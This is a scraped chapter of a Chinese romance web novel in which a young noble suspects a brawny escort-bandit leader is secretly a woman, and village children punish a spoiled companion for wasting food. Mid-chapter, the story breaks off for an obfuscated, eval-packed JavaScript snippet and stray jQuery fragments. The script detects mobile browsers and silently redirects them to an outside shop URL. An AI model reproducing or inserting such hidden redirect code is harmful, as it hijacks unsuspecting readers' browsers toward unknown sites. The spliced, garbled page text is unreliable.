文趣网 > 其他小说 > 别闹,夫君他茶香四溢 > 4. 丧彪是女儿身?
    霍长容侧目,有些讶异。

    在大祁活了十八载,她相识的人中,极少有男子愿意在女儿家事上花心思。

    原来除了她的哥哥们,其他哥哥也会帮妹妹扎小辫啊。

    这个金谷一副柔弱不能自理,四体不勤五谷不分的纨绔公子哥模样,她还以为金谷跟其他男子一样,不屑也懒得跟姊妹女眷亲近呢。

    今日看来,是她狭隘,以貌取人了。

    “你啊,都多大人了,还成日逗弄人。”

    “幸亏有金谷公子在,不然我看你怎么哄好虎妞。”

    闻声赶来的颜圆,无奈叹气。

    颜圆塞了一块肉干进虎妞手里,虎妞咧着嘴,昂着下巴,跟其他小崽子们炫耀去了。“跟小娃娃玩闹,就是要趁早,待他们长大了,就不好玩了。”

    霍长容梗着脖子,毫不心虚。

    她下次还敢。

    “真拿你没办法。”

    “擦擦,都出汗了。”拿出帕子,颜圆轻柔帮着霍长容擦掉额头上的汗。

    “嘿嘿,还是你心疼我。”

    颜圆只到霍长容心口高,怕颜圆累着,霍长容弯下腰,享受着好友帮自己擦汗。

    “赶了一天路,饿坏了吧,先吃点糕点垫垫,村长他们安排人准备夕食了。”

    喂了一块芋头糕进霍长容嘴里,颜圆又接着帮人擦汗。

    霍长容嘻嘻哈哈两口咽下了。

    “天晚了,我安排人带你们去歇息。”“记住恶人村恶狗多,不想被咬,晚上少出门。”

    瞥了一眼裴卿礼,还有躲在门口看戏的傅之珩,霍长容手一挥,利索安排好一切。

    跟着恶人村的村民来到一间屋子,傅之珩嘴角耷拉。

    “这什么破地方,窗纸泛黄便罢了,被子还打补丁,床榻也很硬。从小到大,我就没睡过这么寒酸的屋子。”

    傅之珩不敢大声责骂,只能小声嘟囔抱怨。

    “若不然,你去荒郊野外歇息?破庙的菩萨佛祖会保佑你的。”

    裴卿礼不理会嘴碎的傅之珩,用院中的井水冲洗之后,舒服躺在床榻上闭目歇息。

    “我就说说而已。”

    傅之珩扁嘴。

    架不住一天奔波,学着裴卿礼的模样,让随从打了水洗漱。

    “都说英雄难过美人关,可我瞧着那个颜小姐,虽长得白净,但憨憨胖胖,一身的肥膘,哪里有美人风韵?”

    “偏偏丧彪一副乐在其中的模样,实在是令人作呕。依我看,这恶霸配肥妞,天生一对。”

    躺在板硬的床榻上,傅之珩翻来覆去睡不着,拉扯着裴卿礼说话。

    “慎言,莫坏了人家姑娘的名声。”昏昏欲睡的裴卿礼随手扯了一个竹枕,塞到傅之珩怀中。

    妄议他人,非君子所为。

    虽说他们是纨绔,但也不可当嘴碎的纨绔。

    吃相难看。

    “他们都当着旁人的面卿卿我我,自己不检点,还不让我说啊。”

    傅之珩抱着散发竹子清香的枕头,低喃几句之后,竟慢慢睡着了。

    甚至还打起了鼾。

    傅之珩的话,在裴卿礼耳朵嗡嗡响,这回轮到裴卿礼睡不着了。

    据他所知,丧彪此番去京城,明面上是为了护送颜小姐探亲,实则是相看。

    虽说他跟丧彪相处时日不长,但看得出来,丧彪对女子守礼得很。

    丧彪虽贪财,可深谙男女授受不亲之礼,不曾出言轻薄,更不曾对女子动手动脚欲行不轨。

    可丧彪唯独对那个颜小姐……

    擦汗、喂食,举止过于亲密了些。

    着实不妥啊。

    裴卿礼翻了个身,眉头越拧越紧。不对劲。

    这很不对劲。

    明知不可为还不避嫌,难道……

    丧彪是女儿身?!

    黑暗中,裴卿礼惊从床榻起。可丧彪身高七尺有余,虽才到他肩膀,但也比寻常男子高。

    且丧彪不擦口脂,不穿耳孔,不涂蔻丹。

    就连走路,也跟男子无异。

    这样的丧彪,真的是女子吗?

    “咕咕咕……”

    “呱呱呱……”屋外传来子规啼叫,夹杂着蛙叫,裴卿礼转辗反侧,愈发睡不着了。

    掀开被子,裴卿礼干脆起身出房门,消失在黑夜中。

    一个时辰之后,裴卿礼才疲倦回来。

    咚咚咚——

    翌日清晨,门外传来敲门声。

    “两位公子,村长让我给二位送朝食来了。”

    吱——

    裴卿礼压下困意,给来人开了门。

    “劳烦小兄弟了。”

    看着不到自己腰高的小铁锤拎着一个竹篮,熟练分发碗筷,裴卿礼困意消散,饶有兴致跟人闲话家常。

    饿了一天的傅之珩,就着木汤匙吃了一口稀粥,粥才入口,傅之珩就苦着脸吐了出来。

    “呸呸呸,这是人吃的东西吗?猪食都不过如此!”

    傅之珩气得连碗带粥丢在地上,甚至还把装着小菜的竹篮一并踢翻了。

    粥水撒地,篮中的酸竹笋、咸萝卜沾满了尘土,小铁锤心疼坏了。

    “你这人怎不识好歹!居然糟蹋粮食!”

    “我要告诉少东家,你这个坏蛋,我们恶人村不欢迎你!”

    铁锤跺脚,扭头就去告状。

    “不就是一碗清汤寡水的粥而已,至于这般兴师动众嘛。公子我有的是银子,我就不信了,有钱还不能让鬼推磨!”

    看到铁锤离开去告状,傅之珩依然嘴硬,可却下意识缩着脖子,手紧紧捏着荷包,手心也开始冒汗。

    “在你眼中,这或许只是一碗粥,但在他们眼中,这是金贵的粮食,是可以救命的宝贝。”“哪怕是一粒米,都不能浪费糟蹋。”

    裴卿礼冷眉沉声。

    他昨夜“夜访”恶人村,发现村中大多是些老人、妇孺,还有一些身残的退卒。

    村里靠着种田谋生,闲暇之余还会就地取材,用竹子编织小玩意儿换些针头线脑。

    丧彪的镖局,每次路过恶人村,都会带些稻米、果肉、布匹,发放给村民。

    老有所依,幼有所养。

    丧彪甚至还在村中建学堂,请夫子给娃娃上授课。

    丧彪得的那些银两,五之有一花在了这个恶人村。明明是贪财之人,可偏偏行的却是义举。

    裴卿礼看着不远处,蹲在树下跟虎妞还有其他娃娃喝粥吃咸萝卜酸笋的人,心情有些复杂。

    如果丧彪真如同他猜测的那般,是女儿身……

    他,自愧不如。

    “岂有此理!”

    “太过分了!”

    “揍他!”

    ……</

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17811407|210852||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    p>

    不远处那一声声充斥着怒意的声音,打断了裴卿礼的种种猜测。

    等裴卿礼再眨眼时,看到的就是铁锤一顿“指手画脚”,刚刚还在嘻嘻哈哈喝粥的人,一个个拎着拳头,迎面快步走来。裴卿礼数了数,一大六小。

    给了傅之珩一个自求多福的眼神,裴卿礼识趣挪到一旁,把在屋内忐忑不安的傅之珩暴露在众人面前。

    “你把粥泼在地上,还说这是猪食?”

    霍长容拳头咔咔响,铁着脸,阴仄仄看着傅之珩。

    “误会,都是误会。”傅之珩吓得咽了咽口水,腿一软,跌坐在凳子上。

    “误会?呵。”

    “铁锤亲眼所见,你跟我说这是误会?!”

    霍长容面无表情后退两步,把位置让出来。

    “孩儿们,好好教教银田公子,让他知道糟蹋粮食的下场!”

    霍长容手一挥,六个小孩拎着拳头就将傅之珩包围。

    “啊!我错了,我以后再也不糟蹋粮食了。”

    “小祖宗们,饶了我吧,我再也不敢说这是猪食了。”

    “是我嘴臭,我赔银子还不成吗?”

    ……

    整个屋子,充斥着傅之珩的哀嚎。听到“银子”二字,霍长容耳朵抖了抖。

    眼睛滴溜溜一转,霍长容轻咳两声。

    “咳咳,孩儿们,既然他知错了,暂且饶了他这一回。毕竟人非圣贤孰能无过,咱们还是要给他一个改过的机会。”

    “若他下次再犯,咱们决不轻饶。”

    从小孩堆中把傅之珩捞出来,霍长容眼睛黏在傅之珩腰间的荷包上。

    这纨绔公子哥身上,到底还有多少个荷包?

    眼看着天越来越热了,且一路舟车劳顿,身上带那么多荷包怪累的。

    她就不一样了。

    她皮糙肉厚,不怕累。

    霍长容决定好了,这一路,她会替银田公子好好“保管”荷包的。她苦点累点无妨,就是见不得旁人受累。

    “我们都听少东家的。”

    铁锤几人意犹未尽收手收脚,簇拥着霍长容离开。

    得以解脱,傅之珩大口大口喘气。

    “果然是近朱者赤近墨者黑,哼,那个丧彪蛮横霸道,跟丧彪凑一起的小兔崽子也一个个粗鲁不堪。”

    挨骂挨打,还赔了银钱,傅之珩忿忿不平。

    可人在屋檐下不得不低头,傅之珩哪怕再怨恨,也不敢高声呵斥恶人村,满腹的委屈只敢说给裴卿礼听。

    裴卿礼倚靠在门边,耳朵听着傅之珩的抱怨,但脑子却在想着另一个人。

    刚趁着混乱,他一直留意着丧彪。

    他看得清楚,丧彪跟他一样,脖子上亦有高结。

    如此看来,丧彪应是男儿。

    可……

    裴卿礼还是觉得不对劲。

    抬脚,裴卿礼就往外走。

    既然丧彪身上还存在种种疑点,那就从丧彪身边之人入手。“我还没说完呢,你去哪啊?”

    傅之珩絮絮叨叨抱怨了一盏茶,嘴巴都干了,还是没停下来。

    眼看着裴卿礼走远,傅之珩不敢一个人待着,遂跟了上去。

    “找铁锤玩陀螺。”

    留下一句话,裴卿礼大步朝村口的大树走去。

    那里,会有他想要的真相。